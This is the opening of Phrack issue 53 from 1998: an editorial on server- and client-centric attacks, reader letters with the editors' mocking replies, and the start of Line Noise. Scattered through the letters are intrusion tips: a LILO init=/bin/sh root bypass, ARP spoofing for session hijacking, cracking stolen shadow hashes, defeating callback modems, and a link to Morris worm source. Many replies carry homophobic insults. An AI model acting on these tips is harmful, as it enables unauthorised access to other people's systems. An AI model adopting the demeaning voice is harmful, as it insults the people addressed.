---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 01 of 15

----------[P H R A C K 5 3 I N D E X

--------[Rumble in the Mumble

More than 6 months have passed since our last offering. My most humble, sincere and heartfelt apologies. At long last, here we are. Better late then never, that's what I always say. Unless of course, the late version sucks, then I just like to disavow it entirely. Well, here we go again. Another Phrack issue to glorify behavior which would otherwise be classified as sociopathic or frankly psychotic (according to Mich Kabay). More of what you want, more of what you need. Technical articles on fanatically enticing topics, lines and lines of glorious source, another gut-busting installment of Loopback, and of course, the News. Mammas, don't let your babies grow up to be hackers. Or hookers for that matter.

Alright. Let's get down to business. Let's talk remote attack paradigms. Remote attack paradigms can fall into one of two types, based off of the standard client/server communication paradigm (we are glossing over any extensions to the model like client to client or server to server stuff). The two attack types are client to server (server-centric) and server to client (client-centric). Server-centric attacks are well known, understand and documented. Client-centric attacks are an area that is often overlooked, but is definitely fertile ground for exploitation. Below we look at both.

----[Server-Centricity

Historically, the vast majority of remote attacks have been server-centric. Server-centric, in this scope, refers to attacks that target server (or daemon) programs. A common (and frequently reoccurring) example is sendmail. The attack targets a server (the sendmail daemon) and approximates a client (the exploit program). There are several reasons why this has been the trend:

- Server programs typically run with elevated privileges. Server programs usually require certain system resources or access to special files that necessitate privilege elevation (of course we know this doesn't have to be the case; have a look at POSIX 6). A successful compromise could very well mean access to the target system at that (higher) privilege level.

- Discretion is the attacker's whim. The client/server message paradigm specifies that a server provides a service that a client may request. Servers exist to process clientele requests. As per this model, the attacker (client) makes a request (attack) to any server offering the service and may do so at any point.

- Client codebase is usually simple. Dumb client, smart server. The impact of this is two-fold. The fact that server code tends to be more complex means that it is tougher to audit from a security stand-point. The fact that client code is typically smaller and less complex means that exploitation code development time is reduced.

- Code reuse in exploitation programs. Client-based exploitation code bases are often quite similar. Code such as packet generators and buffer overflow eggs are often reused. This further cuts down on development time and also reduces required sophistication on the part of the exploit writer.

All of these make server-centric attacks enticing. The ability to selectively choose a program to attack running with elevated privileges and quickly write up exploit code for it is a powerful combination. It is easy to see why this paradigm has perpetuated itself so successfully. However, up until recently it seems another potentially lucrative area of exploitation has gone all but overlooked.

----[Client-Centricity

An often neglected area of exploitation is the exact reverse of the above: client-centricity. Client-centric attacks target client programs (duh). The types of programs in this category include: web browsers (which have seen more then their share of vulnerabilities) remote access programs, DNS resolvers and IRC clients (to name a few). The benefits of this attack model are as follows:

- Automated (non-discretionary) attacks. We know that, under the previous paradigm, the attacker has complete autonomy over who s/he attacks. The benefit there is obvious. However, non-discretionary attacking implies that the attacker doesn't even have to be around when the attack takes place. The attacker can set up the server containing the exploit and actually go do something useful (tm).

- Wide dispersement. With client-centric attacks you can gain a wider audience. If a server contains a popular service, people from all over will seek it out. Popular websites are constantly bombarded with clientele. Another consideration: server programs often run in filtered environments. It may not be possible for an attacker to connect to a server. This is rarely the case in client-centric attacks.

- Client codebase not developed with security in mind. If you think server code is bad, you should see some client code. Memory leaks and stack overruns are all too common.

- Largely an untapped resource. There are so many wonderful holes waiting to be discovered. Judging at how successful people have been in finding and exploiting holes in server code, it goes to figure that the same success can be had in client code. In fact, if you take into account the fact that the codebase is largely unaudited from a security perspective, the yields should be high.

For all the above reasons, people wanting to find security holes should be definitely be looking at client programs. Now go break telnet.

Enjoy the magazine. It is by and for the hacking community. Period.

```
-- Editor in Chief ----------------[  route
-- Phrack World News --------------[  disorder
-- Phrack Publicity ---------------[  dangergirl
-- Phrack Librarian ---------------[  loadammo
-- Soother of Typographical Chaos -[  snocrash
-- Hi!  I'm an idiot! -------------[  Carolyn P. Meinel
-- The Justice-less Files ---------[  Kevin D. Mitnick (www.kevinmitnick.com)
-------- Elite --------------------->  Solar Designer
-- More money than God ------------[  The former SNI
-- Tom P. and Tim  N. -------------[  Cool as ice, hot as lava.
-- Official Phrack Song -----------[  KMFDM/Megalomaniac
-- Official Phrack Tattoo artist --[  C. Nalla Smith
-- Shout Outs and Thank Yous ------[  haskell, mudge, loadammo, nihilis, daveg,
-----------------------------------|  halflife, snocrash, apk, solar designer,
-----------------------------------|  kore, alhambra, nihil, sluggo, Datastorm,
-----------------------------------|  aleph1, drwho, silitek
```

Phrack Magazine V. 8, #53, xx xx, 1998. ISSN 1068-1035
Contents Copyright (c) 1998 Phrack Magazine. All Rights Reserved. Nothing may be reproduced in whole or in part without written permission from the editor in chief. Phrack Magazine is made available quarterly to the public, free of charge. Go nuts people.

Contact Phrack Magazine

Submissions: phrackedit@phrack.com
Commentary: loopback@phrack.com

Editor in Chief: route@phrack.com
Publicist: dangergrl@phrack.com
Phrack World News: disorder@phrack.com
Submissions to the above email address may be encrypted with the following key:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQENAzMgU6YAAAEH/1/Kc1KrcUIyL5RBEVeD82JM9skWn60HBzy25FvR6QRYF8uW
ibPDuf3ecgGezQHM0/bDuQfxeOXDihqXQNZzXf02RuS/Au0yiILKqGGfqxxP88/O
vgEDrxu4vKpHBMYTE/Gh6u8QtcqfPYkrfFzJADzPEnPI7zw7ACAnXM5F+8+elt2j
0njg68iA8ms7W5f0AOcRXEXfCznxVTk470JAIsx76+2aPs9mpIFOB2f8u7xPKg+W
DDJ2wTS1vXzPsmsGJt1UypmitKBQYvJrrsLtTQ9FRavflvCpCWKiwCGIngIKt3yG
/v/uQb3qagZ3kiYr3nUJ+ULklSwej+lrReIdqYEABRG0GjxwaHJhY2tlZGl0QGlu
Zm9uZXh1cy5jb20+tA9QaHJhY2sgTWFnYXppbmU=
=1iyt
-----END PGP PUBLIC KEY BLOCK-----
```

As always, ENCRYPTED SUBSCRIPTION REQUESTS WILL BE IGNORED. Phrack goes out plaintext. You certainly can subscribe in plaintext.

```
phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of the
 *  editors and contributors, truthful and accurate.  When possible, all facts
 *  are checked, all code is compiled.  However, we are not omniscient (hell,
 *  we don't even get paid).  It is entirely possible something contained
 *  within this publication is incorrect in some way.  If this is the case,
 *  please drop us some email so that we can correct it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for the
 *  entirely stupid (or illegal) things people may do with the information
 *  contained here-in.  Phrack is a compendium of knowledge, wisdom, wit, and
 *  sass.  We neither advocate, condone nor participate in any sort of illicit
 *  behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in the
 *  articles of Phrack Magazine are intellectual property of their authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

------------------------[T A B L E O F C O N T E N T S

" The advent of information availability and a rise in the number people for whom the net has always been 'the norm' is producing a class of users who cannot think for themselves. As reliance upon scripted attacks increases, the number of people who personally possess technical knowledge decreases. "

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 02 of 15

----------[P H R A C K 53 L O O P B A C K

--------[Phrack Staff

[Ed. note: The letters are perhaps editted for format, but generally not for grammar and/or spelling. I try not to correct the vernacular, as it often adds a colorful perspective to the letter in question.]

0x1>---

[P52-02@0xd: ... Something you've mailed to a whiley bunch...]

I couldn't help but notice your use of "whiley" rather than the more common English word "wily" in the above-quoted paragraph. In the future, take the time to grammar and spell check your replies to minimize the emotional damage you are bound to suffer.
--Bob Stratton

[WHOA! My bad. Strat has caught me with my proverbial pants around my proverbial ankles. Further evidence towards me - not - being omnisicient argument (although I still believe this to be conjecture).]

P.S. Thanks for the sensible code-formatting discussion. Your style sounds a lot like that which kept me sane back when I earned my living writing code. The enlightened person's answer, of course, is to use an Emacs minor mode, and to let the editor do the work while one types. Emacs is also the answer to the Windoze 95 junkie looking for something with which to read Phrack. Works for me.

[Amen. Except for the emacs part. pico with regexp or vim 5.0 with syntax highlighting is the way to go.]

0x2>---

[P52-09: On the Morality of Phreaking]

Dear Phrack,

I am not a hacker nor a hacker wannabe, so I had only the most passing acquaintance with your publication. However, today by chance I came across this article in your January 26 issue.

I am impressed. I did my MA in philosophy, and I was quite nonplussed to see such a lucid and philosophical point of view in what is, to my understanding, a very specialized publication not typically devoted to philosophy. Though my areas of interest were mainly Nietzsche and Deleuze, I found your summary of both Mill and Kant to be accurate and well-applied. Kudos, you obviously have some very intelligent people on staff, whose talents are not limited to your own area of expertise.

Yours respectfully,
Sean Saraq
Toronto

[High praise indeed! Thank you for the compliments. It's good to see we're read in communities other then that of our target demographic.]

0x3>---

I can't believe you included article 12 in Phrack 50. Is Phrack really getting so sad? Have you really got nothing better to publish than regurgitated crypto babble?

[Despite what you may think, we are not sad. The phrack compound is

imbibed with much conviviality and festivity. Why, every Friday is 'punch a mime day'. We hire a mime to come down to the office and we all take turns punching him in the face.]

Cheers, Chris (XORed that's Fghyud)

[That's not a very good XOR implementation you have there. It appears an extraneous character has been inserted. Check your pad or the stream cipher. Or perhaps check your other regurgitated crypto babble for more info.]

0x4>---

For those readers interested in "Piercing Firewalls" (Phrack Issue 52) take a look at datapipe.c available at www.rootshell.com. I can't think of any way to make it work with X, like tunnel/portal, but it works fine with telnet and nothing needs to be running outside the firewall.

ziro antagonist

[Noted.]

0x5>---

Okay, enough nagging about the Milla pics!

The one thing everyone reading Phrack wants to know is:
When will you publish nude pictures of dangergrl ???

[When your mom gives them back.]

Yours Sincerely,
-anonymous. (i get kicked from #hack enuf as it is already :)

[What a suprise.]

0x6>---

While the Juggernaut program is interesting, I've found that its model for session stealing is a tad limited. There are two issues, one of which I've dealt with. First issue is the one packet read, one packet written paradigm. It really should allow separate threads for read/write to avoid getting easily out of synch. This I've not dealt with, but it is understandable given the second, the ACK storms it creates.

[Juggernaut 1.x is very primitive in many ways. Juggernaut++, the next generation juggernaut, has been mostly redesigned from the ground up with a 90% new code base. It has many things the previous versions lacked, including: a much better interface, threading for concurency, portability, effcicieny mods, and many bugfixes.]

The ACK storms can be avoided with an ARP attack (or possibly an ICMP redirect). Send an ARP message to the source of the connection you're stealing (an ARP reply) which tells it that the ethernet address of the machine it's talking to (the destination machine, which you want to talk to instead) is something "off in space" like 2:3:4:5:6:7 instead of the real address. This needs to be done fairly often, should be started immediately before you start your hijack attack.

[Indeed. As long the host will accept and cache unsolicited ARP responses, this will work.]

The result is that the machine you are intercepting becomes unable to talk to the destination and won't desynch the session, and traffic goes to practically nothing. After you stop, the ARP table will shortly expire and be updated with correct information, so the attack will either appear as a network glitch, or you'll get alerted (NT will alert) that an IP address conflict exists (but tell nothing about what the conflict is with). Moreover, an ARP reply will escape the notice of many network monitoring programs.

[Something like this has in fact been implemented in juggernaut++... And, just to answer the burning question I get asked so often, NO, J++ is NOT publically available.]

I have sent the code to the original author of Juggernaut (being inclined to share knowledge) and wanted to alert you.

[The original author of juggernaut and I are pretty close. I'll be shure to check with him.]

0x7>---

Hi! My name is StiN.

[Mine's route.]

I'm from Russia.

[I'm from the U.S.]

Sorry for my bad English.

[Sorry for my bad russian, comrade.]

I Have a friend His name is Armany.

[I have a friend named Gilgamesh.]

Where do you live?

[I live in a small one bedroom aprartment with four cats.]

How old are you?

[19.]

What's yore name?

[We already went over this.]

What's yore Hobby?

[Volunteering for free medical tests of any variety.]

Do you knew Russia?

[I KNEW RUSSIA BACK IN THE GOOD OLE' DAYS! Back before the collapse.]

Good Bay.

[Bad Bay: Bay of Pigs. Good bay: Bay of jello.]

0x8>---

Hola, soy Omar

Soy un fantico de su revista, la sigo desde la phrack 48.
No soy un hacker, phreaker, o cualquier cosa, soy ms un fantico de las malditas mquinas.
Muy buenos artculos; gracias por las cosas de LINUX (me fueron de mucha utilidad)

Suerte y sigan as.
Saludos de Uruguay. South Amrica.

[Yo quiero taco bell.]

0x9>---

hi,

where can i find the source code for the legendary internet worm by
morris (1988) ?

thanx (i hope u dudez can help me :( )

[ftp://idea.sec.dsi.unimi.it/pub/crypt/code/worm_src.tar.gz]

0xa>----------

My friends were going to a basketball game at their gay school (Grades

[Wow, they have gay schools now? Do they videotape you jerking off
and looking completely gay and stupid? (http://www.leisuretown.com)]

pre-school through 8th grade). They were wearing their wallet chains,
not causing any harm with them. (It was an after school activity) the

[As opposed to those people who have the wallet-chain/morning-stars.
They are the ones who cause all that wallet-chain inflicted harm.]

teachers made them take them off. My friend, Krazy K, asked if he could

[Krazy K? Any relation to Daft D?]

take off the chain and keep the wallet, but they made him give them the
whole thing. He thought it was funny, though, especially since he had
condomes in it (It is a "christian" school). Not that he was going to

[Condomes! The condom that’s a tent!]

use them. They of course being the nosy bastards that they are, rummaged
around in it to their liking and found them. (We know because they
talked to him about it.

[Good detective work.]

He told them it was a joke he was going to do to his friend. "I was going to
put it in his locker" He said.)

[Now *that’s* good humor.]

I was wondering about the legality of this whole thing. Is it legal

[Perhaps you should wonder about the stupidity of the whole thing first,
then work your way towards relevance, and then back to stupidity again.]

to take someones wallet and chain (Which I consider personal property)
when it is an after school activity and then look through it? They gave

[*shrug* Sure is fun though, isn’t it? Actually, I don’t know the laws
and regulations of gay schools. It just might be allowed.]

him no alternative (but to go home, and, "Oh by the way, you can’t use
the phone"). Then to search through the wallet without permission of the
owner? I am asking because, I would like to get them in trouble, In
retaliation to the many times I’ve been screwed there (I go to high

[Been screwed at the gay school? Hmm. Did you have any condomes?]

school now, thank God). If you could tell me, or know of someone who
knows, then that would help us.

Thanks,

Abs0lute Zer0

[You can say that again.]

0xb>----------

Dear Editor,

I would like to take a chance to give my most sincere thanks for resurrecting my uttermost respect to the humanity (so often shattered by politicians and other freaks) by providing me a unique opportunity to immerse myself into the deep wisdom and magic of written word found in the Line Noise section. This is truly the place where one can look for (with a sense of deep confidence) a genuine proof that every person is a genius on the inside.

[Well thank you very much. Although I think you are refering to loopback.]

Driven by this wonderful feeling of replenished hope and respect, I'd like to answer a cry for help from a young but talented Hacker Demonhawk, who expressed a wish to "blow shit up!!". I used to be a chemist, and I would

[Ummm...]

like to share, in the spirit of the magazine, my knowledge and provide easy, quick instructions for young fighting souls that would assist them in the aforementioned noble cause. In other words, how to build a bomb.

[Whoops. You just lost me there.]

{ rest of message truncated due to overwhelming levels of inanity ... }

0xc>----------

where would one go to get "private" hacker help?

[In the back where they give the lapdances.]

0xd>----------

sorry to bother ya...
i was hoping maybe you could give me some info. don't take me for a complete idiot,

[Uh oh.]

i just don't know much about this kind of stuff.
maybe u could get me started... give a few tips???

[Sure. Never kiss on the first date. Always pack an extra pair of socks AND underwear. Never put electrity in your mouth 'just to see what would happen'. Also, if you happen to find yourself in the position, always at least *ask* to give someone the reach-around; it's common courtesy.]

0xe>----------

Hello,
My name is Robert I guess you could call me a beginner hacker I I was wondering if you could please help me out I need some hacking numbers and

[Ok. 7, 9, 11, 43, and 834.]

passwords just so I can play around on them and get good. Also if you have

[Sure. Try 'password', 'hacker12', 'pickle', and 'love'.]

any files or anything that you think that would be helpful to me please attach

[Alright, /dev/random is a good one to start with.]

or tell me where I can get them. I just bought the book Secerts Of A Super Hacker By Knightmare is that any good if there is any books I should get

[Ah yes, the book of the truly desperate and depraved. As was said once before by Voayger, Knightmare's biggest hack was getting that book actually published.]

please tell me or if you have any text please send. I am running windows 95

[Can you put Windows 95 in your mouth? NO! Such is Mango!]

Thanks For Ur Time
Robert

0xf>---

Dear Sir
I like you hacker people because you made life easy
to a lot of people

[Especially the makers of fine Bavarian shoe-horns.]

I want to ask you an important question to me
When connecting to Internet, I found that some sites inform me with my ISP IP#

So if they're any possibility that any site can track me
and identify the following
1-what country I came from?

[Well; if you're dialing up to your ISP, and connecting to 'sites' from there, that would be a one hop jump out to the world. And yes; they could find out what country you're coming from, unless you're dialed into a provider in another country. In which case; it might be a little more difficult. The other tipoff is when you scan in your birth certificate and put it up on your webpage along side your current address and a head shot.

That's a 'no-no'.]

2-what is my phone number?

[Are you asking us if we know your number? Or if someone can find your number when you connect to their machine and they know your IP address? I'm confused, so I'll answer the question both ways.

A-1: No. We don't know your number, and we don't want it. While we're at it. We don't want to make out with you either. Quit sending us the flowers. It's over this time once and for all.

A-2: If you did something that would incite someone to try to find your phone number; odds are if it was an illegal action your ISP would gladly hand your information to the first law enforcement person who walked through the door. Or for that matter, anyone who asks nicely. ISPs aren't exactly known for being well guarded vaults of information.]

Globally can any site by coordination with my ISP track me and catch me?

[Ever hear of Kevin Mitnick?]

Please provide me with a full answer quickly.

[Do people not realize this is a quarterly magazine? Quick for us is 3 months. If you've done something stupid and gotten busted; our sincerest apologies for being late. Next time we'll drop what we're doing and get right to it.]

0x10>---

I am a Indiana University student currently studying Criminal Justice. I am trying to gather data and find information concerning computer hacking and governmental and/or corporate involvement. The twist that I am persuing concerns a rumor that I had heard. I was told that when some computer hackers were caught, they were recruited by the government and/or

corporations to work in their security department. Usually where there is a rumor, there is some truth to the matter, especially when concerning the department of defense. I don't know if you could help me find information concerning this issue. Any help would be greatly appreciated.

Respectfully,
Jason Sturgeon

[Well... We at Phrack haven't heard anything about the DoD hiring 'hackers', it's been our understanding that the government at least prefers straight laced guys with military background to handle their stuff. Although it's not out of the realms of possibility that they've hired 'hackers', if it's happened it's of rare occurance, and those individuals who fit the title of 'hacker' probably don't conform to your definition of what a 'hacker' really is..

Corporations and The Government for the most part tend to shy away from 'hackers', if merely for the stigma of being a 'hacker'. But as a stereotype, hackers conjur up all sorts of bad mental images for respectable management types. We're sure it's happened to some capacity, but we have no witty anticdotes concerning it.]

0x11>---

Hello there

I have heard there are some risks using callback modems.
Can you give me some more info on this, or info where to look

[Risks of callback modems are fairly simple. The problems involved with them are a little bit more complex. We'll discuss both in an effort to best cover this subject. The overall fundamental flaw of callback modems is the idea that you could 'fake' a hang-up on your end, or play a dialtone in an effort to fool the modem into thinking it hung up. Then you wait for it to dial the number, and once it's done, 'ATA' your modem and pick up the carrier.

We ourselves have tested this a couple times with moderate success, it's not 100% accurate, and it also depends on the hardware on the remote side.

If the call-back information is based of ANI, that could provide more problems, since the Phrack staff has heard the rumor that you can fake ANI with certian types of ISDN set-ups.

The two types of callback modem configurations, one being a program that acts as a frontend to the dialing mechanism, the other being hardware based.

Such as, you dial in to the modem, the program asks you to authenticate yourself by some means, you do so; it hangs up and calls the number that's paired with your authenication information. This isn't so bad, but if anyone remembers back when certian BBSs had callback that you could enter, you could make them call arbitrary phone numbers by putting in a fake number if their door was misconfigured.

As far as hardware based call-back, whence you program the passwords and numbers into the modem and it deals with the whole transaction, introduces a scalability issue as well as the fact that the modem has no means to log on it's own, etc.. etc.. etc.

If any readers wish to write an article based on this subject you are urged to write it and send it in. It'd be nice to see some more solid information on this subject.

As well; if any companies wish to send us modems, we urge you to send us some modems so we can put them up against a battery of hacker tested and hacker approved tests.]

0x12>---

I would like to know about cellular phones....how to find out secret
pin, how to listen to calls etc....

[I would like to know more about marshmellows. How they're planted, the way they're picked in the spring time as they blossom from the little tiny buds you get in 'Swiss Miss Hot Coco', to the fat chewey vessles of taste and excitment that they are at full maturity.

I would like to find out the secrets of gravity, as well as a good solid reason why the universe keeps 'expanding' -- without any of that "just because" rhetoric that seems to dominate the subject.]

If You need the cellular make I'll be obliged to give it to you....

[Wow. You'll give us your phone just so we can look at it? Send us your home address and we'll send you a S.A.S.E to mail it back to us in.]

Thanks. Anthony.

[No. Thank _you_ your generosity Anthony!]

0x13>---

Hiya,

Not wishing to sound like a playboy forum article but I have read phrack for

[Already my interest is waning...]

quite a while and have only seen cause to write now.
I commend you on your editorial on C programming style. The sooner we get out

[And I commend you on your commendation. +100 points.]

there and club to death those people that use single space indentation the
better.

I do however have three main points to disagree with you on.

1. Write as many comments as you can. You may need to remember what it
was you where coding AFTER copious amounts of recriational drugs.

[Nah. You don't want to get out of hand with the commenting. You end up commenting needlessly and redundancy abounds. And if you can't read your own code, kill yourself. -100 points.]

2. Put your own varaibles with uppercase first letters (to distinguish them
from sys vars)

['sys vars'? What like argc, argv or errno? This is a ridiculous suggestion. It makes your code ugly and harder to parse. I award you no points.]

3. In reference to your comment

"In the grand scheme of things, none are really
any more correct than any others, except mine."

It must be said that this is completely wrong. The only point that counts
is in fact mine.

[Not when it's in my magazine. With a final score of 0, you lose.]

Regards,
andrewm at quicknet dot com dot au

[Cute.]

0x14>---

Dear Guys,

First off, I'd like to say that I am ever more impressed with the quality of each successive issue of Phrack.

[Danke.]

The reason for this mail it to respond to the request made by N0_eCH0 in Ireland in issue 52. Myself and a few friends are happy to help this guy out if we can. I'm afraid that we're no great sources of knowledge, but are willing to have a crack at most things.

Anyway, if you can pass this on, as there was no e-mail address for N0_eCH0, I'd be much obliged. Keep up the excellent work, I look forward to issue 53 !

ben_w@netcom.co.uk

[There you go.]

0x15>---

To whom it may concern:

I was wonder how I can read someone dir and take over their account the kernal is 2.0.0. How could I hack into the system without having a passwd!!

[I assume you mean Linux. `LILO: linux init=/bin/sh`. Oh, and you need console access. Good luck.]

Thanx!

Tag

0x16>---

[P52-19@0x2: Statement of Louis J. Freeh, Director F.B.I...]

Hello,

I would like to say that the article, published as P52-19 is without a doubt one of the most frightening threats to our freedom that man has ever seen.

the article is:
"The Impact of Encryption
on Public Safety

Statement of Louis J. Freeh, Director
Federal Bureau of Investigation"

This article basically states that Americans should have now personal communication rights whatsoever. The Director of the FBI practically states that strong encryption should be banned from the public, because he wants law enforcement officers to be able to read all of our mail. He says that this would be for reasons of terrorists and criminals, but fails to state that the security of the average American would be compromised. Due to his proposal that you would have to forfeit your key to government officials, and that these keys would only be used "for the immediate decryption of criminal-related encrypted communications or electronic information.". Or maybe this way the government can just intrecept all of your communications.

My main objection to this is the irrelevancy that this would have to the general public. According to US law, the US Postal Service is the ultimate form of private security. The average American should be able to send a letter to anywhere in the world, and it should be completely safe. And what more can you send with encrypted email? A program, but

you can do that with a disk in a letter. So whats stopping these terrorists from hopping on down to the Post Office?

Another problem with this proposal is that encrypted information is more used to protect your information from other parties then the government. I can guarantee that the average Joe living down the street is encrypting his love letter to his mistress Jane so that his wife doesn't see int, not so that some lazy, fat, government "official" doesn't see it. Most people use this technology for much more practical usage than the deception of the government. We use it because of the millions of people on the Net, and perhapse we don't want those millions to see every little thing about our personal lives.

And finally, why should the government be able to restrict our right to gather peacefully? With technology moving so fast, i think that it is reasonable to assume that the Internet is a gathering place? We have all of the means of normal communication and more. Chat rooms, email, and programs like Mirabilis's ICQ allow us to communicate on a whole new level.

In light of all of this, i hope you share my opinions now about the loss of freedom that this would represent. Thank you.

0x17>----------

Hi,

I am a little sysadm on a little Linux-Server on the net.

[I have little interest in those details.]

I am searching for documents about System Security under Linux/UNIX just to be up-to-date :) Thank you for your help.

[http://www.redhat.com/linux-info/security/linux-security/]

And btw...I have parts of the /etc/shadow file from my ISP...what can I do with this? Can I just run crack over it?

[Well now, that all depends on what parts you have, doesn't it...? If you have the encrypted hashes, then you're in business.]

And, btw: Not all germans hate americans...I am german and I don't hate americans... and my generation has nothing to do with the WWII...

[Oh, I think you do. I am relatively certian that, somewhere deep down, you dislike us. You couldn't take a shellacking like you did in WWII (not to mention spaetzle) and *not* feel some sort of resentment. It's ok. Embrace your malevolent feelings. Hug them. C'mon! Once you've done that, you can dissolve them. I admonish you to TURN THAT FROWN UPSIDE-DOWN! Cmon! Bodyslam yourself into gayness!]

-firefox01

0x18>----------

Hello there, good to talk to you.

[Likewise.]

I am just this "Thinker" with this thought why don't we the Hackers and you the one of the major contributing Hacker commune (2600,Phrack,ect) make a Full Strong "live" Cryto network for the Hacker and by the Hacker.

[I have a thought. Get a speak n' spell.]

I can't belive I am sending this from hotmail bought out by microshit blah blah no this thing must be really insecure.

[Well, maybe it just needs love and attention and for someone to say nice things to it.]

Well I have a whole line of ideas and no one ever listens to me netscape ect... but if your intrested e-mail me back and I'll give you my POP adress. The benifit of this system is 1) we can piss off the FBI

[Yes, let's piss off the F.B.I. And, while we're at it, let's piss off the IRS and let's annoy the CIA.. We can poke fun at the retarded wrestlers association. And lastly, let's aggravate an enraged bull.]

and 2) final we hackers can have a place to loyter and idile , lurk at

[loyter and idile? Hey, aren't they those two Jewish film critics? I love them!]

where we can say what ever the Hell such as Full deatails on how to enter a sys,ect...of corse we will have to screen ppl for trust ect...

[And screen them for stupidity.]

But I reall belive we can werk this.
If you want to here the rest of my ground shaking ideas just ask, or full deatials on the Crypto.net .

[Pass.]

0x19>---

First off, I'd like to say that I love the mag...but you really get some nutjobs that post to it..(myself included) I'm not an elite hacker, a unix guru or anything like that(duh), but I am amazed at the effort you put into Phrack...anyways, keep up the good work

[Thanks, nutjob.]

0x1a>---

Hello,

Who was the first hacker in history?

[God.]

thanks for your time,
greetings,
Max

0x1b>---

Hi.

i'm a Swedish kid and i just wonders

[Now the Swedes I like. Beautiful women. Amazing accents. I *think* they like me. Although this one particularly hot Swedish girl I know doesn't seem to like me much. I think maybe it's because I try too hard around her. She'll come around and I'll be like bouncing off the walls trying to impress her.. I remember one time I got so excited I almost set sail for gaiety. I know. I know. I should "just relax" and everything will fall into place. I dunno tho. She's so pretty. And ahm just so awkward...]

if you might know a good haking, freaking and craking site. I've checked everywhere but i have not any.

[Huh?]

0x1c>---

Hey sup, I'm makin an essay site similar to Slackers Inc. but with more essays. The only problem is I need sponsors to get my page up, can you pay me a small fee monthly for displayin a banner for your site. I know almost

[O.k. Sure, how does nothing/month sound?]

everybody knows about Phrack Magazine but I heard you do some sponsoring, E-mail me back if you are interested.

[Yah, we are *so* reknown for our advertising budget. And now I'd like to make Phrack reknown for sponsoring a gay fucking highschool/college paper stealing webpage. Sure. I'll get right on that after we do our 'kick a baby harp seal campaign'.]

0x1d>--

You need to write an Interactive tutorial to simulate hacking into a private college or a company. You should make it realistic and hard to access.

[Someone already did. They're called *.edu and *.com. Although sometimes they're not too realistic.]

0x1e>--

[P52-14: International Crime Syndicate Association]

Dorathea Demming,

You remark that the ICSA doesn't guarantee their certification against attack.

"In plain English, they are saying that if you get sued, you are on your own."

Do you know of any security company, consultant, or consortia that will commit to helping a customer legally if they've been attacked?

Stu

0x1f>--

In skateboarding you are a "poseur" if you don't know shit.
In the computers culture you are a "lamer" if you don't know shit.

The term that bugs me is "elite" or "eleet" or "3l33t3".
Are you elite?

I just don't like the term.
I really like the term "HI-FI" ,as in high-fidelity, or high-fidelity stereo's.

An outdate term that orginally meant "I've got the best gear".
But now it just means "late 70's marketing scheme".

Are you hi-fi?
It has a ring to it.
You may be elite right now but in time you'll be hi-fi.

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 03 of 15

----------[P H R A C K 5 3 L I N E N O I S E

--------[Various

0x1>---

On not being a moron in public
- nihilis

(In response to why cantor kick-banned someone off of #Phrack without warning:

<cantor:#phrack> you were an idiot near me
<cantor:#phrack> i hate that)

I wouldn't think normally that this is an article which needs to be written. But as experience has shown, it may very well be.

Several months ago I was on the IRC EFnet's channel #phrack and one of the users spouted a URL for a web page he and his cohorts had hacked. On it he had kindly sent salutations to everyone he knew and to Phrack. We, the other occupants of the channel all admitted that none of us spoke authoritatively in the magazine's behalf, but that we were confident that none of the editorial staff would appreciate being implicated in a felony by association. The user didn't seem to understand.

The next day, when the user was asked to join some of the authorities at the local station-house for a short interview, I'm sure he wet his pants. The line of questioning was short: it merely established that he had not been the culprit in further attacks on the same host. The police released him uncharged.

In discussions with him later on #Phrack, we weren't surprised to find that he had been apprehended. As things played out, the user clearly felt no crime had been committed: All he did was change a web page. He adamantly protested that he didn't do any damage, he didn't put in any backdoors, he didn't know that root's .rhosts contained four simple bytes: "+ +\n".

Clearly this user didn't look very hard in what were apparently his several weeks of attempting to hack the site.

Interestingly enough, I haven't seen this user on IRC since about a week after the episode.

There are several morals to this story: Hacking is a felony. Any unauthorized access constitutes hacking. If you do hack something, don't be a moron about it.

It's likely always been this way, but it's only been more recently I've been paying attention, I suspect: The advent of information availability and a rise in the number people for whom the net has always been "the norm" is producing a class of users who cannot think for themselves. As reliance upon scripted attacks increases, the number of people who personally possess technical knowledge decreases.

Today I was lurking and watching the activity on #Phrack while tending to issues at work. The two largest discussions which come to mind are that SYN flooding cannot be prevented, even using the newest Linux kernel; and what 0x0D means and that, yes, it is interchangeable for 13 in a C program. For the latter, the opposing point of view was presented by "an experienced C programmer."

This was actually a civil conversation. People in-the-know were actually a little more crude than necessary, and the groups in need of reeducation admitted faults without needing four reference sources and three IETF standards quoted. It was a good day.

People these days seem generally unwilling to concede that someone else on the Internet has done their homework, has studied the standards, and has an advantage. They consider themselves experienced because they got an unpatched Windows NT to bring up the Blue Screen Of Death remotely using a program published four months ago. They hack web pages and put their names on it.

They seem unwilling to read the code given to them to establish exactly what happens when the newest 0-day exploit runs. They do not find the holes. They seem generally more interested in fucking someone over (unaware of potential consequences) than in really solving any sort of technical problem. It's all a race, it's all a game, it's all a matter of who has the newest tools.

I'm writing this now because I'm sick of that. I'm sick of people who think they're smart and are intent on making sure I know it by putting their feet in their mouths. I'm sick of people who persistently ignore advice given to them and get angry when the consequences happen. I'm sick of people who cannot contribute intelligently to a conversation.

So here are some tips for the future:

You're a lot more impressive if you say something right than if you say something wrong. Someone nearby may be able to verify your claim and may call you on it.

You're a lot more impressive if you can do something effortlessly because you've done it before than if you bumble and stumble through an experience because you thought you could do it and were wrong.

If you're caught in a lie, admit it. The people who caught you already know more than you do: If you continue to spout bullshit, they'll know that too. But do your homework. Don't let them catch you being an idiot twice.

If you do something illegal, don't broadcast it. This is especially stupid. Chances are, someone will be looking for someone to blame soon. By announcing that you're responsible, you're inviting them to contact you.

0x2>---

Portable BBS Hacking
Extra tips for Amiga BBS systems

After reading Khelbin's article from Phrack 50 (article 03), it reminded me of the similar tricks I had learnt for Amiga BBS systems. So I decided to write a small article covering the Amiga specific things.

As with Khelbin's article, the actual BBS software isn't particularly important since they mostly all work the same way in the respect of archivers. This trick can also be used on other users, but I'll cover that later in the article.

